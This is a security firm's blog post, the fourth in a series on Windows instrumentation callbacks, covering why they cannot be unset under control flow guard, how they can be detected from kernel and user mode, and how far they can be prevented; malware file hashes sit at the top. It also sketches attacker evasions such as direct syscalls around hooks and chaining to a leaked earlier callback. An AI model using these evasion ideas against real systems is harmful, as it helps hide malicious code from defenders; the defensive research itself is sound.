FileHash
Adobe_Reader9232.zip3C303D0AFF87C6C1EA746DC78A091B658C45836AECDA43722814DF4BA37D31C4
Adobe_Reader9232.batCDC811F7EF5045E02C0331B12585E4571B0DD38239EEBE07FDD6624570860874
nhold3f5g67leul345ft6hhu0o7hw.ClientSetup.msi53f58a17625c242f93609dcf96c7c4a5ddf4c5166351fd28db3a6f2ed58dea92

Further blog articles

Forensic

A collection of Shai-Hulud 2.0 IoCs

November 26, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started November 21, 2025, and affected thousands of packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel, Felix Friedberger

Mehr Infos »
Forensic

IOCs of the npm crypto stealer supply chain incident

September 25, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started September 8, 2025, and affected 27 packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.

Windows Instrumen­tation Call­backs – Part 4

Search

Windows Instrumen­tation Call­backs – Part 4

February 10, 2026

Windows Instrumentation Callbacks – Detection and Counter Meassures, Part 4

Introduction

This multi-part blog series will be discussing an undocumented feature of Windows: instrumentation callbacks (ICs).

If you don’t yet know what ICs are, we strongly recommend you read the first part of this series. If you are curious about what can be done with them, we recommend also reading the second and third part.

In this blog post we will cover ICs from a more theoretical standpoint. Mainly restrictions on unsetting them, how set ICs can be detected and how new ones can be prevented from being set. Spoiler: this is not entirely possible.

Disclaimer

  • This series is aimed towards readers familiar with x86_64 assembly, computer concepts such as the stack and Windows internals. Not every term will be explained in this series.
  • This series is aimed at x64 programs on the Windows versions 10 and 11. Neither older Windows versions nor WoW64 processes will be discussed.

Detection

In the first blog post we reversed NtSetInformationProcess to find out that the PROCESSINFOCLASS enum value 0x28 is used to set an IC. In the kernel the member InstrumentationCallback of the corresponding KPROCESS structure then gets set to the passed callback address. This of course means that a kernel driver could simply check the KPROCESS structure of the process to check if an IC is set. Before we move on to user-mode ways of detecting ICs, let’s cover something we haven’t in any of the previous posts: unregistering ICs.

Unregistering ICs


We thought “How hard can it be? We can simply call NtSetInformationProcess with a null pointer to unset it.” Correct… sometimes… if the process uses control flow guard (CFG), your IC would still be set as a null pointer is no valid call target. In the first blog post we already mentioned that ntoskrnl!NtSetInformationProcess+0x1d09 is where the callback address gets set in the KPROCESS structure, so let’s go there in the decompiler. In this case we renamed the relevant stack variable that contains the callback address to “ic_addr”. As can be seen, there is a call to MmValidateUserCallTarget with that address before it gets set in KPROCESS:

Consultant

Category
Date
Navigation


If we decompile MmValidateUserCallTarget, it quickly becomes clear that this has something to do with CFG as can be seen by the call to MiIsProcessCfgEnabled because otherwise simply 1 is returned.


A null pointer is very obviously not a valid call target; however, let’s quickly prove that this function isn’t successful by using a kernel debugger and placing a breakpoint on NtSetInformationProcess+1ccc, which is where MmValidateUserCallTarget is executed. Additionally, we placed a breakpoint on NtSetInformationProcess+1d09 to show where the IC gets set in the KPROCESS struct. As can be seen, when the address for the IC is passed to MmValidateUserCallTarget, the function returns 1 and KPROCESS is updated. However, when a null pointer is passed, 0 is returned.

You can’t see if KPROCESS is updated after the last g instruction; you will just have to believe us that it didn’t. But as can be seen in the previously shown decomplication of NtSetInformationProcess, the relevant code branch to update KPROCESS isn’t even executed, as instead ExRreleaseRundownProtection is called.

This means, an IC can only be entirely unregistered (be set back to 0) if a process doesn’t have CFG enabled. Otherwise, it can only be updated to a new valid call address and never be set back to the original value the InstrumentationCallback member value had at the processes start: 0. While any valid call target’s address can be used, the address should be carefully selected, as most will of course crash the program as random code would be executed. The updated callback of course still needs to do what is expected of an IC, which is to continue execution by jumping to r10. This also means that if a DLL that gets loaded into a CFG-enabled process sets an IC with the callback being in its own memory region, the process will crash once that DLL is unloaded and the DLL’s memory including the callback gets deallocated. In this case the callback would also need to get updated before the DLL is unloaded if the process shouldn’t crash.

For CFG-enabled processes it is thus not possible to hide from kernel mode drivers that an IC was set, as they can simply check if the process’s KPROCESS.InstrumentationCallback != 0. For non-CFG processes the InstrumentationCallback member can be restored to its original value.

In addition to that, enabling CFG makes ICs easier to detect on a big scale, as poorly written IC implementations will crash the process, which will be written to event logs. This is of course not great, but what’s better? Processes crashing, which indicates something weird is going on, or working processes with an attacker’s code inside?

User mode

That it is possible detect if an IC is set from kernel mode was obvious, as we discussed in the first blog part already that it’s merely a member of the process’s KPROCESS structure. Let’s discuss the way more interesting scenario: detecting from user mode if an IC is set on one’s own process. If you step through the process with a debugger, you will obviously be able to tell that an IC is registered if a syscall that is stepped over causes the code flow to magically jump to somewhere else. Let’s discuss different ways.

If an IC is set with NtSetInformationProcess, the logical way of checking if an IC is set would be to call NtQueryInformationProcess instead. However, when we disassemble/decompile NtQueryInformationProcess and search for the switch case on the second parameter, which is the PROCESSINFOCLASS, we can see that it is not implemented. This is shown by the following shortened decompilation:

NtQueryInformationProcess(arg1, proc_info_class, …)
[…]
+0x002b        int64_t proc_info_class_copy = (int64_t)proc_info_class;
[…]
+0x02f9            switch (proc_info_class_copy) {
[…]
+0x3bf6                case 5:
+0x3bf6                case 6:
+0x3bf6                case 8:
+0x3bf6                case 9:
+0x3bf6                case 0xb:
+0x3bf6                case 0xd:
+0x3bf6                case 0x10:
+0x3bf6                case 0x11:
+0x3bf6                case 0x19:
+0x3bf6                case 0x23:
+0x3bf6                case 0x28:
+0x3bf6                case 0x29:
+0x3bf6                case 0x30:
+0x3bf6                case 0x35:
+0x3bf6                case 0x38:
+0x3bf6                case 0x39:
+0x3bf6                case 0x3e:
+0x3bf6                case 0x3f:
+0x3bf6                case 0x44:
+0x3bf6                case 0x4e:
+0x3bf6                case 0x50:
+0x3bf6                case 0x53:
+0x3bf6                case 0x56:
+0x3bf6                case 0x5a:
+0x3bf6                case 0x5b:
+0x3bf6                case 0x5d:
+0x3bf6                case 0x5f:
+0x3bf6                {
+0x3bf6                    result = -0x3ffffffd;
+0x3bf6                    break;
+0x3bf6                }
[…]

As you might remember, we used 0x28 for setting the IC.

This means, we can’t use NtQueryInformationProcess to find out if an IC is set. We don’t know of any user mode function that allows querying for the IC; that does of course not mean that it doesn’t exist. By dumping kernel memory, we could of course again read out the KPROCESS structures to check for ICs, but this would obviously require a driver or some way to execute code in the kernel memory, riiiight Microsoft? There is a way (/are ways?) of dumping kernel memory including the KPROCESS structures entirely from user mode without needing to load any drivers yourself. We won’t tell you how this is done, as we are already spoon-feeding you enough 😉 Additionally, that would be a moral gray area; we want to keep EDRs/ACs a step ahead of attackers.

rcx and r10



In the first blog post we briefly mentioned that we recommend attaching a debugger to a program with and without an IC set to check the values of registers after syscalls but didn’t dive deeper into it. I attached WinDbg to a random process and set a breakpoint on a random syscall (ntdll!NtWriteVirtualMemory+0x12). As can be seen in the following screenshot, rcx was changed to the address of the instruction after the syscall, that is the ret instruction. Also, r10 was zeroed.

Now compare this to the following screenshot, which was taken after an IC was set:

As expected, r10 contains the address of the actual return address. The picture also shows that rcx contains the address of the start of the IC instead of the actual return address.

This means, we can detect poorly written ICs by checking rcx and r10 at the ret instruction after the syscall, that is the instruction it would normally execute if no IC was set. These registers can of course be arbitrarily changed by the IC, but that needs to be kept in mind by the author. If rcx isn’t properly set, it does not only leak that an IC is set but also where it is located in memory, which could be used to automatically dump it or for something even more interesting ‑ which we will get to.

Preventing ICs from getting set

If it is hard to detect whether an IC is set or not, we could try preventing others from setting them in the first place. This is not very easy to do. Let’s assume two different starting points of an attacker: the attacker is inside the process on which he wants to set an IC or the attacker is in another process. If the attacker is already in the kernel, you got entirely different problems so we will not discuss that.

One’s own process context

In the second part of this blog post, we already discussed one way of preventing the IC from getting overwritten, which was done by hooking NtSetInformationProcess. For a simple attacker this suffices; however, the hook can be avoided through direct and indirect syscalls. Even if the syscall instruction in NtSetInformationProcess is hooked, an attacker could use the syscall instruction of another Windows API to not run into the hook. This would mess up the callstack, but to detect that, a kernel driver would be required as once the syscall was executed and returned to user mode, the new IC is already set. Another idea is to place a page guard on the memory page of NtSetInformationProcess after registering an appropriate exception handler to detect SSN reads of the SSN of NtSetInformationProcess or nearby syscalls; this would however take a toll on performance.

Another detection mechanism is using a heartbeat. The originally set IC could use a counter that increments on every IC execution, while some regular code that is not in the IC checks every few seconds if the counter was incremented. If the counter wasn’t incremented in a while, the IC was overwritten, as syscalls are, depending on the program, constantly made. This way the program could then try reregistering its own IC, which is not guaranteed to succeed, but the program can again detect through the counter if reregistering the IC was successful.

If the attacker’s IC is adjusted to the program, he could of course also increment that counter himself, or even more interesting: if the previous ICs address was leaked through the beforementioned ways, the attacker’s IC could call the previous IC through its own IC while filtering what is passed to it. This means, it is not only interesting for attackers to hide that an IC is set but also for defenders as there’s no proper way of being entirely sure that your IC is the registered one. At this point we are talking about a very sophisticated attacker, as the IC would need to be highly adapted. If the victim process does not repeatedly dump the IC address itself (very unlikely), it has no way of knowing if its own IC was overwritten, as any detection logic in that IC can be automatically executed by calling the IC from the new, actually set IC.

Other process context

As initially mentioned, setting an IC on another process requires the SeDebugPrivilege. This is a very extensive privilege. If the user does not have this privilege, there is no way for him to set an IC on another process. This means, properly hardening your environment and stripping users of unneeded privileges is also the best defense against ICs being set on other processes.

Let’s assume the user has the SeDebugPrivilege. In that case the victim process can’t do much against an IC being set other than repeatedly scanning for open handles and closing those with the PROCESS_SET_INFORMATION access mask. This contains a race condition, as with the correct timing an IC can still be set. Of course, once the IC is set the same detection mechanisms mentioned in “One’s own process context” apply again.

Closing words

This marks the end of this blog series. Congratulations if you read through all of it! If you got questions or built upon this research (as there’s still a lot to discover with ICs), feel free to reach out.

Further blog articles

Red Teaming

Windows Instrumen­tation Call­backs – Part 4

February 10, 2026 – In this blog post we will cover ICs from a more theoretical standpoint. Mainly restrictions on unsetting them, how set ICs can be detected and how new ones can be prevented from being set. Spoiler: this is not entirely possible.

Author: Lino Facco

Mehr Infos »
Reverse Engineering

Windows Instrumen­tation Call­backs – Part 3

January 28, 2026 – In this third part of the blog series, you will learn how to inject shellcode into processes with ICs as an execution mechanism without creating any new threads for your payload and without installing a vectored exception handler.

Author: Lino Facco

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.
Search
Search